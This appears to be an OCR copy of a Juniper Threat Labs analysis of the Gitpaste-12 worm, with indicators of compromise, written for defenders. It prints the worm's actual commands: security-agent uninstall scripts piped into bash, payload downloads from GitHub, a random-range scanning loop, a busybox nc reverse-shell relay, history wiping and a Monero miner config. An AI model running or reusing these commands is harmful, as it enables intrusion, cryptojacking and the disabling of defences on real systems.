
Gitpaste-12: a new worming botnet with reverse shell capability spreading via GitHub and Pastebin

blogs.juniper.net/en-us/threat-research/gitpaste-12

November 5, 2020

Gitpaste-12 is a new worm recently discovered by Juniper Threat Labs, which uses GitHub and Pastebin for housing component code and has at least 12 different attack modules available.



There is evidence of test code for possible future modules, indicating ongoing development for this malware. For now, however, targets are Linux based x86 servers, as well as Linux ARM and MIPS based IoT devices.


This malware has been dubbed Gitpaste-12 because of the usage of GitHub, Pastebin and 12 ways to compromise the system. The first GitPaste-12 first attacks were detected by Juniper Threat Labs on October 15, 2020. We've reported both the Pastebin URL and the git repo in question and the git repo was closed on October 30, 2020. This should stop the proliferation of this botnet.

The GitHub repository used at the time of discovery was as follows:

https://github[.]com/cnmnmsl-001/-

First commit Thu Jul 9 21:07:06 2020

Last commit Oct 27, 2020



Anatomy of Gitpaste-12

The first phase of the attack is the initial system compromise (note the details of compromises used by this worm will be discussed later in this piece). This worm has 12 known attack modules and more under development. The worm will attempt to use known exploits to compromise systems and may also attempt to brute force passwords.

Immediately after compromising a system, the malware sets up a cron job it downloads from Pastebin, which in turn calls the same script and executes it again each minute. This is presumably one mechanism by which updates to the cron jobs can be pushed to the botnet.

The main shell script uploaded during the attack to the victim machine starts to download and execute other components of Gitpaste-12. First, it downloads and sets up cron job, which periodically downloads and executes script from Pastebin:

Next, it downloads from GitHub (https://raw.githubusercontent[.]com/cnmnmsl-001/-/master/shadu1) and executes it.

The malware begins by preparing the environment. This means stripping the system of its defenses, including firewall rules, selinux, apparmor, as well as common attack prevention and monitoring software.

The shadu1 script contains comments in the Chinese language and has multiple commands available to attackers to disable different security capabilities, as discussed above. The following example has some commands that disable cloud security agents, which clearly indicates the threat actor intends to target public cloud computing infrastructure provided by Alibaba Cloud and Tencent.

Examples of these commands include:

```
curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
/usr/local/qcloud/stargate/admin/uninstall.sh
/usr/local/qcloud/YunJing/uninst.sh
/usr/local/qcloud/monitor/barad/admin/uninstall.sh
```

Another capability is demonstrated in the ability to run miner for monero cryptocurrency with the following config:

{ “background”: true, “log-file”: null, “access-log-file”: null, “retries”: 50, “retry-pause”: 5, “donate-level”: 2, “coin”: “xmr”, “custom-diff”: 0, “syslog”: false, “verbose”: false, “colors”: true, “workers”: true, “pools”: [{ “url”: “donate.v2.xmrig.com:5555”, “user”: “41qALJpqLhUNCHZTMSMQyf4LQotae9MZnb4u53JzqvHEWyc2i8PEFUCZ4TGL9AGU34ihPU8QGbRzc4FB2nHMsVeMHaYkxus”, “pass”: “x” }], “bind”: [“0.0.0.0:12388”], “api”: { “port”: 0, “access-token”: null, “worker-id”: null }}

The Gitpaste-12 malware contains the library hide.so and is loaded as LD_PRELOAD. Hide.so updates the crontab file to download and execute https://pastebin[.]com/raw/Tg5FQHhf. It also prevents administrators from collecting information about running processes by intercepting “readdir” system calls and skip directories for processes like tcpdump, sudo, openssl, etc. in “/proc”. The “/proc” directory in Linux contains information about running processes. It is used, for example, by the “ps” command to show information about running processes. But unfortunately for this threat actor, this implementation does not do what they expect it to do.

Worming Capability

The Gitpaste-12 malware also contains a script that launches attacks against other machines, in an attempt to replicate and spread. It chooses a random /8 CIDR for attack and will try all addresses within that range, as demonstrated by this call:

while true;do awk -va=\$((\$RANDOM%128)) ‘BEGIN{for(b=0;256>b;b++) for(c=0;256>c;c++) for(d=0;256>d;d++) system(\”./sh \”a\”.\”d\”.\”c\”.\”b\”

And here we can see the worm attempting to spread:

```
aW5AJDEvY3RybHQvRGV2aWN1VXBncmFkZV8xICYK>./shb64;base64 -d ./shb64 >./sh;chmod 755 ./*
;chmod 755 ./sh;busybox wget -q https://raw.githubusercontent.com/cnmnmsl-001/-/master
/X11-unix;busybox wget -q https://raw.githubusercontent.com/cnmnmsl-001/-/master/confi
g.json;mv ./X11-unix ./ls;chmod 755 ./ls;./ls;history -c;history -w;while true;do awk
-va=$(($RANDOM%128)) 'BEGIN{for(b=0;256>b;b++) for(c=0;256>c;c++) for(d=0;256>d;d++) s
ystem("./sh "a"."d"."c"."b" 22 >/dev/null&")}'& done;rm -rf ./*b64&rm -rf ./sh&rm -rf
```

Another version of the script also opens ports 30004 and 30005 for reverse shell commands:

```
cmd="ulimit -n 999999;ulimit -u 9999;ulimit -u 9999999999999999;ulimit -n 1048567;mkdir ...;cd ./...;m
kdir ...;cd ./...;busybox wget -q $shadu1;chmod 755 ./shadu1;./shadu1;mkfifo fifo;busybox nc -ll -p 30
004  < fifo  |busybox nc -ll -p 30005 > fifo;busybox wget -q -O ./... $cc;echo \"ulimit -n 999999;ulim
it -u 9999;ulimit -u 9999999999999999;\">>./...;crontab ./...;busybox wget $hide -O ./....;LD_PRELOAD=
\$PWD/....;echo $me>./shb64;base64 -d ./shb64 >./sh;chmod 755 ./*;chmod 755 ./sh;$mi;history -c;histor
y -w;while true;do awk -va=\$((\$RANDOM%128)) 'BEGIN{for(b=0;256>b;b++) for(c=0;256>c;c++) for(d=0;256
>d;d++) system(\"./sh \"a\".\"d\".\"c\".\"b\" 22 >/dev/null&\")}'& done;rm -rf ./*b64&rm -rf ./sh&rm -
rf ./*&history -c;history -w;"
```

Gitpaste-12 Exploits

Gitpaste-12 uses 11 vulnerabilities and a telnet brute forcer to spread. Known vulnerabilities include:

CVE-2017-14135	Webadmin plugin for opendreambox
CVE-2020-24217	HiSilicon based IPTV/H.264/H.265 video encoders
CVE-2017-5638	Apache Struts
CVE-2020-10987	Tenda router
CVE-2014-8361	Miniigd SOAP service in Realtek SDK
CVE-2020-15893	UPnP in dlink routers
CVE-2013-5948	Asus routers
EDB-ID: 48225	Netlink GPON Router
EDB-ID: 40500	AVTECH IP Camera
CVE-2019-10758	Mongo db
CVE-2017-17215	(Huawei router)

Conclusion

No malware is good to have, but worms are particularly annoying. Their ability to spread in an automated fashion can lead to lateral spread within an organization or to your hosts attempting to infect other networks across the internet, resulting in poor reputation for your organization.

Juniper Connected Security customers using SRX IDP and Juniper ATP Cloud are protected against Gitpaste-12.

IOCs

Some compromised systems have TCP ports 30004 and 30005 open for shell commands.

Miner:	e67f78c479857ed8c562e576dcc9a8471c5f1ab4c00bb557b1b9c2d9284b8af9
hide.so:	ed4868ba445469abfa3cfc6c70e8fdd36a4345c21a3f451c7b65d6041fb8492b
Miner config:	bd5e9fd8215f80ca49c142383ba7dbf7e24aaf895ae25af96bdab89c0bdcc3f1
Shell script:	5d1705f02cde12c27b85a0104cd76a39994733a75fa6e1e5b014565ad63e7bc3